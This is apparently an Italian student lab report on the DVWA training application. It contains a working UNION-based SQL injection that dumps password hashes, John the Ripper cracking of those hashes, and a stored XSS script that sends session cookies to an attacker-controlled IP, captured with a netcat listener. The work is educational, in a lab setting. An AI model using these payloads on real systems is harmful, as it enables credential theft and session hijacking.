

Introduzione:

Il presente report documenta l'esecuzione di un esercizio focalizzato sull'analisi e sfruttamento di vulnerabilità specifiche, all'interno dell'ambiente controllato della macchina di laboratorio Metasploitable. L'obiettivo principale consiste nell'esplorare e sfruttare le vulnerabilità di tipo SQL injection (blind) e XSS stored, presenti nell'applicazione Damn Vulnerable Web Application (DVWA), configurata al livello di sicurezza "LOW".

Si richiede agli studenti di condurre due fasi di attacco specifiche:


Recuperare le password degli utenti tramite SQL injection:

Sfruttando la vulnerabilità di SQL injection (blind), gli studenti dovranno individuare e sfruttare le falle nel sistema per recuperare le password degli utenti presenti nel database. Questo processo evidenzierà la criticità delle vulnerabilità SQL injection e la necessità di implementare adeguate misure di sicurezza per prevenirne l'abuso.

Recuperare i cookie di sessione tramite XSS stored:

Attraverso l'exploit della vulnerabilità XSS stored, gli studenti saranno chiamati a recuperare i cookie di sessione delle vittime e inviarli a un server controllato dall'attaccante. Questa fase illustra i rischi legati alle vulnerabilità XSS e sottolinea l'importanza di pratiche sicure nella progettazione e implementazione di applicazioni web.

Iniziamo a recuperare le password degli utenti presenti sul DB (sfruttando la SQLi)



The screenshot shows the DVWA interface with the 'SQL Injection (Blind)' vulnerability selected. The 'User ID' input field is empty, and the 'Submit' button is visible. The output area displays the results of the attack, showing user details for five users: admin, Gordon Brown, Hack Me, Pablo Picasso, and Bob Smith. The SQL query used for the attack is visible in the output area.

```
ID: '%' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
First name:
Surname: admin
admin
admin
5f4dcc3b5aa765d61d8327deb882cf99

ID: '%' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
First name:
Surname: Gordon
Brown
gordonb
e99a18c428cb38d5f260853678922e03

ID: '%' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
First name:
Surname: Hack
Me
1337
8d3533d75ae2c3966d7e0d4fcc69216b

ID: '%' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
First name:
Surname: Pablo
Picasso
pablo
0d107d09f5bbe40cade3de5c71e9e9b7

ID: '%' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
First name:
Surname: Bob
Smith
smithy
5f4dcc3b5aa765d61d8327deb882cf99
```

Qui abbiamo usato la query sottostante per visualizzare i nomi utenti con le password.

```
'%' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
```

Con questa Query abbiamo trovato le password in hash MD5

Ora andiamo a decriptarle con un altro tool

Con questo comando abbiamo recuperato le password in chiaro

```
(kali㉿kali)-[~/Desktop]
$ john --format=raw-md5 --wordlist=rockyou.txt hash.txt

Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 256/256 AVX2 8x3])
Press 'q' or Ctrl-C to abort, almost any other key for status
password          (?)
1g 0:00:00:00 DONE (2024-01-12 04:53) 100.0g/s 38400p/s 38400c/s 38400C/s 123456..michael1
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
```

```
(kali㉿kali)-[~/Desktop]
$ john --format=raw-md5 --wordlist=rockyou.txt hash.txt

Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 256/256 AVX2 8x3])
Press 'q' or Ctrl-C to abort, almost any other key for status
abc123            (?)
1g 0:00:00:00 DONE (2024-01-12 04:54) 50.00g/s 19200p/s 19200c/s 19200C/s 123456..michael1
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
```

```
(kali㉿kali)-[~/Desktop]
$ john --format=raw-md5 --wordlist=rockyou.txt hash.txt

Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 256/256 AVX2 8x3])
Press 'q' or Ctrl-C to abort, almost any other key for status
charley           (?)
1g 0:00:00:00 DONE (2024-01-12 04:55) 100.0g/s 307200p/s 307200c/s 307200C/s my3kids..dangerous
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
```

```
(kali㉿kali)-[~/Desktop]
$ john --format=raw-md5 --wordlist=rockyou.txt hash.txt

Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 256/256 AVX2 8x3])
Press 'q' or Ctrl-C to abort, almost any other key for status
letmein           (?)
1g 0:00:00:00 DONE (2024-01-12 04:55) 50.00g/s 38400p/s 38400c/s 38400C/s jeffrey..james1
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
```

Ora passiamo alla seconda traccia dell'esercizio:

Recuperare i cookie di sessione delle vittime del XSS stored ed inviarli ad un server sotto il controllo dell'attaccante

The screenshot displays the DVWA (Damn Vulnerable Web Application) interface in a web browser. The page title is "Vulnerability: Stored Cross Site Scripting (XSS)". The left sidebar contains navigation links: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, and SQL Injection (Blind). The main content area shows a form with the following fields:

- Name *: Cookies
- Message *: `<script>new Image().src='http://192.168.68.110/cookie.php?'+document.cookie;</script>`

Below the form is a "Sign Guestbook" button. At the bottom of the form, there is a preview of the message:

Name: test
Message: This is a test comment.

The bottom of the image shows the browser's developer tools with the HTML and CSS inspectors open. The HTML inspector shows the form structure, and the CSS inspector shows the styles for the form elements. The Box Model diagram is also visible on the right side of the developer tools.

Modifichiamo il limite caratteri per scrivere lo script, dove insieme alla richiesta dell'immagine, invia al terminale dell'attaccante il cookie di sessione dell'utente

```
<script>new Image().src="http://192.168.68.110/cookie.php?" + document.cookie;</script>
```

Con netcat ci mettiamo in ascolto nella porta 80 tramite il comando:

“nc -lvp 80 -k”

```

(kali㉿kali)-[~]
$ nc -lvp 80 -k
listening on [any] 80 ...
192.168.68.110: inverse host lookup failed: Unknown host
connect to [192.168.68.110] from (UNKNOWN) [192.168.68.110] 60542
GET /cookie.php?security=low;%20PHPSESSID=126fc8b0c761bad10c708a12a887b46b HTTP/1.1
Host: 192.168.68.110
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: image/avif,image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://192.168.68.103/

^C

(kali㉿kali)-[~]
$ nc -lvp 80 -k
listening on [any] 80 ...
192.168.68.110: inverse host lookup failed: Unknown host
connect to [192.168.68.110] from (UNKNOWN) [192.168.68.110] 34778
GET /cookie.php?security=low;%20PHPSESSID=0508de94d3d145a8da8205a91da33bf0 HTTP/1.1
Host: 192.168.68.110
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: image/avif,image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://192.168.68.103/


```

Ogni volta che un utente visita la pagina XSS stored, riceviamo nel terminale il cookie di sessione dell'utente nella riga:

GET /cookie.php?security=low;%20PHPSESSID=0508de94d3d145a8da8205a91da33bf0

Dove “0508de94d3d145a8da8205a91da33bf0” è il cookie

Test effettuato anche con Windows 7



Come possiamo vedere dal terminale, è stato identificato

l'indirizzo ip 192.168.68.106 di Windows 7

e l'ID di sessione 42ed5cde9912db8af40af3833e6b5754